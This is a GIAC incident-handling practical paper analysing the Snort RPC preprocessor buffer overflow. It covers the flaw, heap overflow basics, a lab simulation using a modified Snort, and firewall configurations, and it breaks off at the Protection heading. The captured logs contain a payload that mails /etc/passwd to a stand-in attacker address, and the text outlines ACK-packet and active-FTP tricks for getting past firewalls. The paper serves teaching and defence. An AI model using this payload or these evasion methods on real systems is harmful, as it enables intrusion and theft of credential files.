Global Information Assurance Certification Paper

Snort: RPC Preprocessor Overflow

Dave Tempero
Advanced Incident Handling and Hacker Exploits
GCIH Practical

Option 1 – Exploit in Action ver. 2.1a

Table of Contents

Overview

Snort is a network based sniffer and lightweight intrusion detection application that is released under the GNU public license. Beginning in Snort version 1.8 (released in July 2001) and through version 1.9.0 the Snort application included an RPC (Remote Procedure Call) fragmentation decoder that was subject to a buffer overflow attack. The vulnerability was fixed in version 1.9.1 (March 3, 2003) of Snort. No exploits are published for this vulnerability, however sites should make sure they are not vulnerable by upgrading or disabling the RPC preprocessor.

Snort has an excellent history free of exploits and helps many people find malicious traffic within their network. Snort is a great tool that should be used carefully within the network. This vulnerability is interesting from the standpoint that it attacked the system monitoring the network and how it demonstrates the need to secure all machines in an environment – especially those with full packet access to the network. No exploits are currently published for this vulnerability. This paper will focus on the vulnerability and a hypothetical incident involving the vulnerability.

The Vulnerability

The Snort RPC preprocessor vulnerability was discovered by Mark Dowd and Neel Mehta of ISS X-force who reported the vulnerability to Snort developers and waited for a fixed version to be released before publicizing the vulnerability. ISS Report on the vulnerability. The vulnerability was classified as CVE candidate CAN-2003-0033 and as CERT Vulnerability 916785. The overflow is also discussed on the Snort developer's list. The Snort application runs on many Unix platforms and Microsoft Windows Systems. The vulnerability crosses all platforms. The effects may be different, but the overflow will happen on all versions. The list of Snort platforms is listed on the Snort website.

> ***Platforms Affected*** (from ISS X-Force Database):
> EnGarde Secure Linux Community Edition, Professional Edition
> Gentoo Linux Any version
> Linux Any version
> Mandrake Linux 8.2, 9.0, Corporate Server 2.1
> Mandrake Multi Network Firewall 8.2
> SmoothWall GPL 1.0, 2.0 beta4
> Snort 1.8 through 1.9.0
> Windows Any version

The reader with a sense of humor may wish to check out the satirical list of devices reported to be running Snort by Ed Skoudis of CounterHack. Vulnerability testing probably wasn't conducted against any of these devices for safety reasons, but it is likely that they are vulnerable to overflows as well.

A buffer overflow is caused by a malformed packet that Snort believes to be RPC traffic and attempts to decode as RPC. It is interesting to note the overflow can be triggered by a single packet which doesn't require a connection to an RPC service on the network. If the packet can cross the firewall mechanisms in place and get onto a network which a Snort sensor is monitoring (and Snort believes it to be an RPC packet) it could cause an overflow on the Snort box. The overflow in turn could allow an attacker to execute arbitrary code with the privileges of the Snort process, typically root. To avoid this vulnerability all Snort users should upgrade to a fixed version (1.9.1+) or disable the RPC decode preprocessor.

The attack isn't against the RPC protocol itself it is an attack against Snort using packets Snort believes to be RPC traffic. Therefore it is the versions of Snort that are important not the RPC protocol versions or RPC applications running on the network. The vulnerability could exist in any packet with a destination port that is listed in the snort.conf file as RPC traffic. However, it would take a carefully crafted packet to cause harm.

The Attack


RPC Packets

Because the format of the RPC packet is the basis for the attack understanding the format of the SunRPC call record is important in order to understand the vulnerability. SunRPC (defined in RFC 1831) was defined by Sun Microsystems as a way to uniquely locate and communicate with programs and procedures on a remote computer. The intent was to make procedures on remote computers as easy to call as procedures on the local computer. To accomplish this Sun designed the RPC protocol to facilitate calling remote procedures and passing parameters. RPC defines the structure of the packet and XDR (RFC 1832) defines the encoding of data within the RPC packet structure.

The TCP/IP stack allows for 65536 unique ports for each TCP and UDP. Sun realized this wouldn't be adequate to uniquely identify all possible procedures so they created a process through which programs could register themselves on the local machine and then be located by remote systems. SunRPC uses three unique unsigned integer fields to define the remote program number, the remote program version, and the remote procedure number. During initialization RPC applications bind themselves to a random port (some applications such as NFS almost always bind to the same port) and then register themselves with the portmapper service. A client wishing to speak to an RPC program contacts the portmapper service on the remote host. The client identifies the program it wishes to communicate with by passing the unique RPC number to the portmapper service and then requests the port number on which program is running. In essence the portmapper service acts as a directory for which RPC applications are running on the system and what port they are running on. By executing the command "rpcinfo –p hostname" on a Unix machine the application contacts the portmapper service on hostname and lists all RPC applications

running. By default, Snort monitors TCP and UDP destination ports 111 and 32771 for RPC traffic. Port 111 is the standard portmapper port (rpcstatd). Some SunOS machines use port 32771 as a ghost portmapper. The Snort user can configure additional ports to be monitored if they are using additional ports for RPC traffic.

The RPC packet structure is defined within the RFC 1831. It is designed to run over either TCP or UDP. RPC messages are either call or reply messages. The format of these two message types is essentially the same. Within RPC call records there can be multiple fragments. These fragments are RPC fragments and occur independently of any TCP/IP fragmentation. Each RPC fragment consists of a four byte header and up to 2**31 bytes of message data. The RPC fragmentation occurs within and across packets. This fragmentation of RPC messages is where the vulnerability within Snort exists. The fragment length field (which is highlighted in yellow) defines the length in bytes of the fragment. The middle image shows a fragmented RPC packet. The fragments are rejoined to create the structure on the left before the system processes the RPC data.



RPC Packet | Fragmented RPC Packet | Malicious RPC Packet

Snort, which relies on pattern matching, is effective only when these fragmented RPC messages are rejoined before looking for patterns. The rejoining of messages is performed in the RPC Decode preprocessor. Snort preprocessors are functions within Snort that perform some action once on every packet. The RPC decode first verifies that the packet has an RPC destination port, second it verifies there is RPC data, and then decodes any RPC fragments. The preprocessor uses the buffer allocated for the packet itself to rejoin the RPC request. It determines the length of each fragment from the fragment header and


writes that data back into the packet. This effectively writes the data contiguously back into the packet by removing all but one header. This results in a single RPC header and RPC message (shown in the transformation of the middle image into the left image). Snort verifies that each fragment length field is less than the length of the entire packet, but does not verify that all fragment length fields combined don't exceed the packet length. This is the buffer overflow vulnerability and it is therefore possible with a crafted RPC packet to overrun the packet buffer. The attacker isn't able to directly control the data that is written after the end of the packet is reached. A basic process flow of the RPC decode function is:

```
hdrptr = beginning of data in packet /* pointer to beginning of data */
endptr = end of packet /* pointer to the end of the data */
rpc = beginning of data in packet + 4 bytes /* ptr to the reformed rpc */
index = beginning of data in packet /* pointer that data will be read from */
size = size of data portion of packet
while (index < end)
{
        hdrptr = index
        length = length of this RPC fragment
        if (length > size)  /*check that fragment isn't longer than packet */
                return;
        else
                index = index + 4  /* move pointer beyond header to data */
                for i = 1 to length
                {
                        rpc = index /* copy the data from index back to rpc */
                        rpc ++; index++; hdrptr++
                }
        }
        store length of rpc data as header at the beginning of the rpc data
}
```

This pseudo code demonstrates that the overrun can occur because the pointers, rpc and index, are being incremented by length without verifying whether they would move beyond the end of the packet buffer. However, since the program is reading from the index pointer and writing to the rpc pointer the data written beyond the end of the packet can't be controlled directly by the data in the packet. The index pointer where the data is read moves in front of the rpc pointer where the data is written by four additional bytes each time a fragment header is skipped. Using this, the attacker can control the offset between the reading pointer and the writing pointer which gives them some level of control over what can be caused by the overrun. The image of an RPC packet on the right shows a fragment header with no data following it (the last yellow bar). Snort would read that header, and if the length defined in the header didn't exceed the packet length, it would continue reading and writing data even though the pointers were outside the packet buffer.

Buffer Overflows

Buffer overflows are a common and insidious attack on current systems. Buffer overflows work by writing more data than the program is expecting into a buffer which causes the program to write data into memory it shouldn't. Buffer overflows work in one of two ways. They either insert code into the program's memory space and then alter the program's execution to point to that code or the buffer overflow alters the execution of the program to point to code that already exists in the program. Many good resources exist for more information on buffer overflows. In this case the data stored in the packet buffer which is overrun is stored on the heap. That makes this type of attack a heap based overflow. Heap overflows offer interesting variations on the more common stack buffer overflow because the heap is more often executable than the stack. The heap also contains function pointers which allows the attacker to alter the execution of the program instead of just modifying a return pointer. A more detailed explanation of function pointers is in Appendix B. A good reference on heap based overflows can be seen at http://www.w00w00.org/files/articles/heaptut.txt.



A brief review of buffer overflows necessitates a review of processes and their memory space. These principles apply to most systems. For an example we will focus on Unix on an x86 architecture. A process has three areas of memory when it is running: code, stack, and heap/bss(data). The code section is the machine code which is loaded from the executable file into memory. This area is typically marked as read-only which limits it's exposure to attacks. The stack is where static variables and local variables are defined. Most buffer overflows attack the stack since they are overrunning static strings or arrays. There are several methods available to protect the stack such as a non-executable stack and protected stack options. The heap (data) is the area of memory where an application dynamically allocates memory using commands such as malloc. The Snort overflow addressed here is a heap based overflow because the packet data is stored in a buffer created with malloc. In the diagram we see that by putting 200 bytes into buffer1 buffer 2 will be overwritten. Although this isn't very exciting, it demonstrates the method of overrunning the buffer. The heap typically contains data structures and function pointers either one of which would be very helpful to manipulate.

Two goals must be accomplished in a buffer overflow

attack. First desired machine code must be either inserted by the attacker or located where it already exists within the program. Typically buffer overflow attacks operate by overflowing a character array (string) with machine code the attacker wants to execute. This is complex because the attacker has to ensure the machine code has no Null bytes since any Null byte will terminate the string and prevent the manipulation. In this case since characters are being moved one at a time and the length is controlled not by a terminating Null byte but by an attacker defined length the attacker doesn't have to worry if the machine code contains Null bytes. Since the buffer is in the heap (which is usually executable) inserting code there is worthwhile.

The second critical component is altering the flow of the program to execute the desired code. In this case because there are function pointers in the heap, one way to alter the flow would be to manipulate a function pointer to contain a new address. Then the application would execute the code at that new location.

Function Pointers

Function pointers allow the attacker to manipulate the program execution. Function pointers are a tool used by C programmers to alter which function is used in a particular situation during program execution. For example a programmer who has an action to perform on strings in various languages can write separate functions for each language. At runtime, when the program goes to perform the action on a string the program determines the language of the string and based on that assigns the address of the function for the language to the function pointer. Now the program will execute the correct function for the language. Function pointers can be stored in the Heap, so if the attacker can manipulate the function pointer they can control the execution of the program. For more detail on Function Pointers and the Heap refer to Appendix B.

Attack Summary

Now that we have reviewed various building blocks of an exploit we will examine how they could work together. In this overflow the attacker can control the data put onto the heap by manipulating the contents of the packet. Since Null characters can be transferred to the heap creating machine code is straight forward. The next step for the attacker is to manipulate a function pointer to point at the code placed in memory. This is more difficult because the attacker is trying to manipulate memory beyond the packet buffer. The attacker can use the offset between the reading pointer and the writing pointer, controlled by the RPC fragment count, to their advantage to manipulate memory.

Creating an exploit is not the intent of this paper. We can simulate an exploit by modifying a version of Snort to include an additional check in the ConvertRPC function. If the new packet length is larger than the existing packet length it will

execute a shell with the parameter as a string beginning at the packet buffer. The code added at the end of ConvertRPC is:


```
if (total_len > size - 4)
{
        rpcspawn[0]="/bin/sh";
        rpcspawn[1]="-c";
        rpcspawn[2]=rpc + 1;        /* point to the data in the packet */
        execve(rpcspawn[0],rpcspawn,NULL);
}
```

The Malicious Packet

At this point the exploit is based on a single TCP or UDP packet that the Snort sensor detects on the network with destination port 111 or 32771. The packet doesn't have to be part of an established TCP session. This makes it much easier to manipulate the header values in order to traverse the restrictions put in place. Most packet filters could be easily bypassed in this model using some combination of fragmentation making it an acknowledgement packet (TCP header flags) or using overlapping fragments to rewrite the destination port. Other attacks could be launched using services provided within the network to respond to a port on the attacker machine that will trigger the RPC decode. For example if the attacker could send and retrieve files via FTP it would be possible to request the FTP server to return a crafted file to the attacker on port 32771 using active mode FTP. Since the destination port would be 32771 Snort would try to decode the packet as an RPC packet.

The Network

The intriguing aspect of this vulnerability is the wide range of configurations that are vulnerable to the attack. VMware was used to create a test network with multiple machines just complex enough to demonstrate the attack.



The attacking machine is on a separate box connected to the virtual network through a Cisco 2621 router. The configuration was tested with two different firewalls – the first was Linux Redhat 7.2 using ipchains and the second firewall

was Windows 2000 professional using Symantec Enterprise Firewall version 7.0. The router functions as a primary screening device. The inbound access-list on this device is:

```
access-list 101 permit tcp any host 10.1.4.20 eq 80
access-list 101 permit tcp any host 10.1.4.20 eq 21
access-list 101 permit tcp any host 10.1.4.20 eq 20
access-list 101 permit tcp any any established
```

In this configuration we will only allow active FTP into the network. By adding the appropriate access-lists to allow passive FTP (allow port > 1024 to the ftp host) the attack becomes much easier since a packet destined for port 32771 (one of the ports Snort by default attempts to decode) would pass through the screening router.

The Snort sensor has two interfaces. The first interface is connected to the DMZ Network. This interface doesn't have a TCP/IP address assigned to it to prevent the sensor from sending traffic to the DMZ. The second interface is connected to the internal network for alerting and configuration. The version of Snort running on the sensor is 1.9.0. The server in the DMZ is running both HTTP (Apache 1.3.20) and FTP (WU FTP 2.6.2). The firewall configurations will be described in the attack results for each of the two configurations.

Packet Filtering Firewall

In the first configuration with an IPChains firewall the configuration is:

```
[root@fw sysconfig]# ipchains --list
Chain input (policy ACCEPT):
target     prot opt     source               destination          ports
ACCEPT     tcp  -y----  anywhere             10.1.4.20            any ->   http
ACCEPT     tcp  -y----  anywhere             10.1.4.20            any ->   ftp
ACCEPT     tcp  -y----  anywhere             10.1.4.20            any ->   ftp-
data
ACCEPT     all  ------  anywhere             anywhere             n/a
REJECT     tcp  -y----  anywhere             anywhere             any ->   any
REJECT     udp  ------  anywhere             anywhere             any ->   any
Chain forward (policy ACCEPT):
Chain output (policy ACCEPT):
[root@fw sysconfig]# _
```

The fifth rule in the chain rejects all packets with the SYN flag set unless they were previously accepted. Packets without the SYN flag are allowed to pass (essentially packets that are part of an established TCP session). This method relies on the TCP three-way handshake to limit access because the host should reject any packet that hasn't completed the handshake. Permitting packets that have the ACK bit set (established in Cisco terms) allows the attack to succeed. The attack doesn't require a successful TCP handshake; as long as the packet can reach the network the Snort sensor is monitoring the attack will be successful. To accomplish this attack the RPC packet was crafted using packit, a tool for creating packets. The packet consists of two RPC fragment headers and the command the attacker wishes to execute on the Snort sensor. The

modified version of Snort used in testing will detect a buffer overflow, output the packet data, and perform an execve on /bin/sh with the command to be executed as the buffer. This demonstrates the success of the attack without actually coding an exploit for this vulnerability. The following diagram shows the capture from the Snort sensor:

```
+++++++++++++++++++++++++++++++++++++++++++++++++++

Rule application order: ->activation->dynamic->alert->pass->log

        --== Initializing Snort ==--
Decoding Ethernet on interface eth0

        --== Initialization Complete ==--

-*> Snort! <*-
Version 1.9.0 (Build 209)
By Martin Roesch (roesch@sourcefire.com, www.snort.org)
RPC - packet is on port: 111 size: 67 valid rpc
RPC - calling convertrpc with data:
80 00 00 3B 63 61 74 20 2F 65 74 63 2F 70 61 73  ...;cat /etc/pas
73 77 64 20 7C 20 6D 61 69 6C 20 2D 73 20 22 47  swd | mail -s "G
6F 6F 64 20 53 74 75 66 66 22 20 22 62 61 64 67  ood Stuff" "badg
75 79 40 61 74 74 61 63 6B 2E 6E 65 74 22 0A 80  uy@attack.net"..
00 00 09                                         ...

Decoding RPC fragment 1 with length 59
Decoding RPC fragment 2 with length 9
Buffer overflow of 1 bytes occurred
Executing /bin/sh -c cat /etc/passwd | mail -s "Good Stuff" "badguy@attack.net"
[root@snort src]# _
```

The actual host also sees the packet, but since it doesn't have an established session it discards the packet.

```
tcpdump: listening on eth0
21:52:10.889357 10.99.1.99.45298 > 10.1.4.20.sunrpc: . 0:67(67) win 1500
21:52:10.919357 arp who-has 10.1.4.1 tell 10.1.4.20
21:52:10.919357 arp reply 10.1.4.1 is-at 0:50:56:40:2c:3a
```

A variation on this firewall model is for the administrator to secure the network further by writing rules that limit traffic to the ports desired whether or not they have been acknowledged. This set of rules effectively prevents the attack above because the destination port of 111 isn't allowed into the DMZ regardless of the TCP flags. The ruleset to accomplish this would be:

```
[root@fw sysconfig]# ipchains --list
Chain input (policy ACCEPT):
target     prot opt     source               destination          ports
ACCEPT     tcp  -y----  anywhere             10.1.4.20            any ->   http
ACCEPT     tcp  -y----  anywhere             10.1.4.20            any ->   ftp
ACCEPT     tcp  -y----  anywhere             10.1.4.20            any ->   ftp-
data
ACCEPT     tcp  ------  anywhere             10.1.4.20            any ->   http
ACCEPT     tcp  ------  anywhere             10.1.4.20            any ->   ftp
ACCEPT     tcp  ------  anywhere             10.1.4.20            any ->   ftp-
data
ACCEPT     tcp  ------  10.1.4.20            anywhere             http ->   any
ACCEPT     tcp  ------  10.1.4.20            anywhere             ftp ->   any
ACCEPT     tcp  ------  10.1.4.20            anywhere             ftp-data ->
 any
REJECT     tcp  -y----  anywhere             anywhere             any ->   any
REJECT     tcp  ------  anywhere             anywhere             any ->   any
REJECT     udp  ------  anywhere             anywhere             any ->   any
Chain forward (policy ACCEPT):
Chain output (policy ACCEPT):
[root@fw sysconfig]# _
```

This set of rules curtails the attacker's ability to manipulate packets on the segment the Snort sensor is monitoring. However recall that Snort will attempt to decode any traffic with a destination port of 111 or 32771. Since the attacker controls the port that the FTP server contacts the client on when using active FTP, the attacker can cause Snort to decode the FTP packet. The attacker is able to retrieve a file placed on the FTP server on port 32771 by using netcat to create a listener on the attacker's machine and using active mode FTP with a port command of PORT 10,99,1,99,128,3 (128,3 is the base 256 representation of port 32771). This makes Snort believe the file is RPC traffic which needs to be decoded and therefore causes the buffer overflow.

```
       --== Initialization Complete ==--

-*> Snort! <*-
Version 1.9.0 (Build 209)
By Martin Roesch (roesch@sourcefire.com, www.snort.org)
RPC - packet is on port: 32771 size: 0 valid rpc
RPC - calling convertrpc with data:
RPC - packet is on port: 32771 size: 0 valid rpc
RPC - calling convertrpc with data:
RPC - packet is on port: 32771 size: 67 valid rpc
RPC - calling convertrpc with data:
00 00 00 3B 63 61 74 20 2F 65 74 63 2F 70 61 73  ...;cat /etc/pas
73 77 64 20 7C 20 6D 61 69 6C 20 2D 73 20 22 47  swd | mail -s "G
6F 6F 64 20 53 74 75 66 66 22 20 22 62 61 64 67  ood Stuff" "badg
75 79 40 61 74 74 61 63 6B 2E 6E 65 74 22 0A 00  uy@attack.net"..
00 00 09                                         ...

Decoding RPC fragment 1 with length 59
Decoding RPC fragment 2 with length 9
Buffer overflow of 1 bytes occurred
Executing /bin/sh -c cat /etc/passwd | mail -s "Good Stuff" "badguy@attack.net"
2003) rea ready.
/bin/sh: -c: line 2: syntax error near unexpected token `2003)'
'bin/sh: -c: line 2: `2003) rea ready.
[root@snort src]# _
```

This demonstrates just two ways this attack could be performed on a network protected by packet filtering devices.

Proxying Firewall

The second configuration used Symantec Enterprise firewall to make the attack more difficult. The Symantec firewall proxies all traffic crossing the firewall. Protocols such as HTTP and FTP have dedicated proxies – protocols such as RPC are proxied using the GSPD (Generic Services Proxy Daemon). Proxies terminate each inbound connection and create an independent connection to the server. This makes the attack much more difficult to accomplish since the attacker no longer controls the ports involved in the communications on the network segment being monitored by Snort. Recall in the above example when an active FTP session was established the attacker could control the port on which the FTP server contacted the client. By selecting port 32771 as the port the server communicates with the ftp client the Snort sensor functions as though this as RPC traffic and attempts to decode the packet. The packet captures below demonstrate that the firewall is acts as the endpoint for each TCP session

and establishes a new TCP session with the actual server. The TCP session established between the firewall and the DMZ host is controlled by the firewall not the attacker.

```
<nop,nop,timestamp 13387 87518> (DF)
08:22:13.868656 10.99.1.99.1031 > 10.1.4.20.ftp: P 63:74(11) ack 209 win 5840 <n
op,nop,timestamp 87520 13387> (DF) [tos 0x10]
08:22:13.878656 10.1.4.20.ftp > 10.99.1.99.1031: P 209:271(62) ack 74 win 17447
<nop,nop,timestamp 13388 87520> (DF)
08:22:13.878656 10.1.4.20.ftp-data > 10.99.1.99.1032: S 845138345:845138345(0) w
in 16384 <mss 1460,nop,nop,sackOK> (DF)
08:22:13.878656 10.99.1.99.1032 > 10.1.4.20.ftp-data: S 3904434166:3904434166(0)
 ack 845138346 win 5840 <mss 1460,nop,nop,sackOK> (DF)
08:22:13.888656 10.1.4.20.ftp-data > 10.99.1.99.1032: . ack 1 win 17520 (DF)
08:22:13.888656 10.1.4.20.ftp-data > 10.99.1.99.1032: P 1:68(67) ack 1 win 17520
 (DF)
08:22:13.888656 10.99.1.99.1032 > 10.1.4.20.ftp-data: . ack 68 win 5840 (DF)
08:22:13.888656 10.1.4.20.ftp-data > 10.99.1.99.1032: F 68:68(0) ack 1 win 17520
 (DF)
08:22:13.918656 10.99.1.99.1031 > 10.1.4.20.ftp: . ack 271 win 5840 <nop,nop,tim
estamp 87525 13388> (DF) [tos 0x10]
08:22:13.918656 10.99.1.99.1032 > 10.1.4.20.ftp-data: F 1:1(0) ack 69 win 5840 (
DF) [tos 0x8]
08:22:13.918656 10.1.4.20.ftp-data > 10.99.1.99.1032: . ack 2 win 17520 (DF)
08:22:13.998656 10.1.4.20.ftp > 10.99.1.99.1031: P 271:295(24) ack 74 win 17447
<nop,nop,timestamp 13390 87525> (DF)
08:22:13.998656 10.99.1.99.1031 > 10.1.4.20.ftp: . ack 295 win 5840 <nop,nop,tim
estamp 87533 13390> (DF) [tos 0x10]
```

The above example shows the client contacting the server and downloading a file. Note that the client (10.99.1.99) is receiving the file on port 1032. The ftp control channel is on port 1031 on the client.


```
08:18:27.409026 10.1.4.1.1106 > 10.1.4.20.ftp: P 64:75(11) ack 209 win 17312 (DF
)
08:18:27.409026 10.1.4.20.ftp-data > 10.1.4.1.18923: S 3650010766:3650010766(0)
win 5840 <mss 1460,sackOK,timestamp 231564[|tcp]> (DF) [tos 0x8]
08:18:27.419026 10.1.4.1.18923 > 10.1.4.20.ftp-data: S 3171614465:3171614465(0)
ack 3650010767 win 17520 <mss 1460,nop,wscale 0,nop,nop,timestamp[|tcp]> (DF)
08:18:27.419026 10.1.4.20.ftp-data > 10.1.4.1.18923: . ack 1 win 5840 <nop,nop,t
imestamp 231565 0> (DF) [tos 0x8]
08:18:27.419026 10.1.4.20.ftp > 10.1.4.1.1106: P 209:271(62) ack 75 win 5840 (DF
) [tos 0x10]
08:18:27.419026 10.1.4.20.ftp-data > 10.1.4.1.18923: P 1:68(67) ack 1 win 5840 <
nop,nop,timestamp 231565 0> (DF) [tos 0x8]
08:18:27.419026 10.1.4.20.ftp-data > 10.1.4.1.18923: F 68:68(0) ack 1 win 5840 <
nop,nop,timestamp 231565 0> (DF) [tos 0x8]
08:18:27.429026 10.1.4.1.18923 > 10.1.4.20.ftp-data: . ack 69 win 17453 <nop,nop
,timestamp 13388 231565> (DF)
08:18:27.429026 10.1.4.1.18923 > 10.1.4.20.ftp-data: F 1:1(0) ack 69 win 17453 <
nop,nop,timestamp 13388 231565> (DF)
08:18:27.429026 10.1.4.20.ftp-data > 10.1.4.1.18923: . ack 2 win 5840 <nop,nop,t
imestamp 231566 13388> (DF) [tos 0x8]
08:18:27.559026 10.1.4.1.1106 > 10.1.4.20.ftp: . ack 271 win 17250 (DF)
08:18:27.559026 10.1.4.20.ftp > 10.1.4.1.1106: P 271:295(24) ack 75 win 5840 (DF
) [tos 0x10]
08:18:27.739026 10.1.4.1.1106 > 10.1.4.20.ftp: . ack 295 win 17226 (DF)
```

This capture shows the connection from the firewall to the FTP server. Notice that the client address and port in all the packets is now the address of the firewall (10.1.4.1) and a port selected by the firewall. In the above capture port 18923 is the data port and port 1106 is the FTP control channel port on the

firewall. The firewall monitored the FTP control session and replaced the client requested port in the PORT command with the firewall address and port.

In this model the attacker would have to resort to some other attack method or attempt enough transfers that eventually port 32771 would randomly be selected by the firewall for the transfer between the firewall and the FTP server.

To test this theory a series of tests (61,519) were run requesting files from the host through the Symantec Firewall. The firewall ports ranged from 15000 to 31999, but never went above 31999. Since this appears to be a function of the firewall a different attack would be required to cause the Snort sensor to overflow. The different application proxies appeared from limited testing to use different port ranges.



Since the packet isn't required to accomplish a 3-way handshake, other methods of attack could be: spoofing the address of a trusted host; fragmenting the packet such that the destination port is originally perceived as a valid port but is subsequently overwritten, or somehow exploiting the fact that 32771 is an upper level port that may not be secured.

Signature

One of the difficulties of this vulnerability is identifying traces of it. Because the attack is against the device that monitors the network, a signature is not likely to be helpful. Version 1.9.1 of Snort (the first fixed version) does include checks that validate the RPC packet and sends alerts if the packet is malformed. However that will only help those who aren't vulnerable to the attack. Detection requires that the RPC data is decoded to ensure it won't overflow Snort. Since the variations that cause the overflow are infinite, developing a pattern match isn't possible. Single exploits that use a consistent pattern in the RPC data could possibly be caught with a signature, but the class of attack could not. The attack itself doesn't leave any log entries on the Snort sensor. However the requirement for the buffer overflow to alter the execution path of Snort would be the first signs of a problem. The attacker can either alter the thread that is decodes packets for the interface being monitored or they could find a function pointer on the heap and alter the execution of the function. In both cases Snort will no longer operate the same way. Either it will stop executing entirely (as demonstrated in the simulated attack using execve) or it will replace a function pointer and stop performing the function normally. In the first case where

execution is halted the attacker may choose to restart Snort, but the process timestamp would be changed. An astute administrator might notice the lack of data, the gap in data, or the different timestamp on the process, but it is likely this attack would go undetected.

Most likely the attack would be detected by other tools deployed in a defense in depth strategy. Host based Intrusion detection such as AIDE or Tripwire could alert on files being modified on the Snort sensor. E-mail monitoring could alert that outbound e-mail is being generated with sensitive data or an unauthorized user from the Snort sensor. HTTP proxies could alert on abnormal activity from the Snort sensor. Unfortunately these methods notify only about the result of the attack and do not provide an alert on the attack itself.

Protection

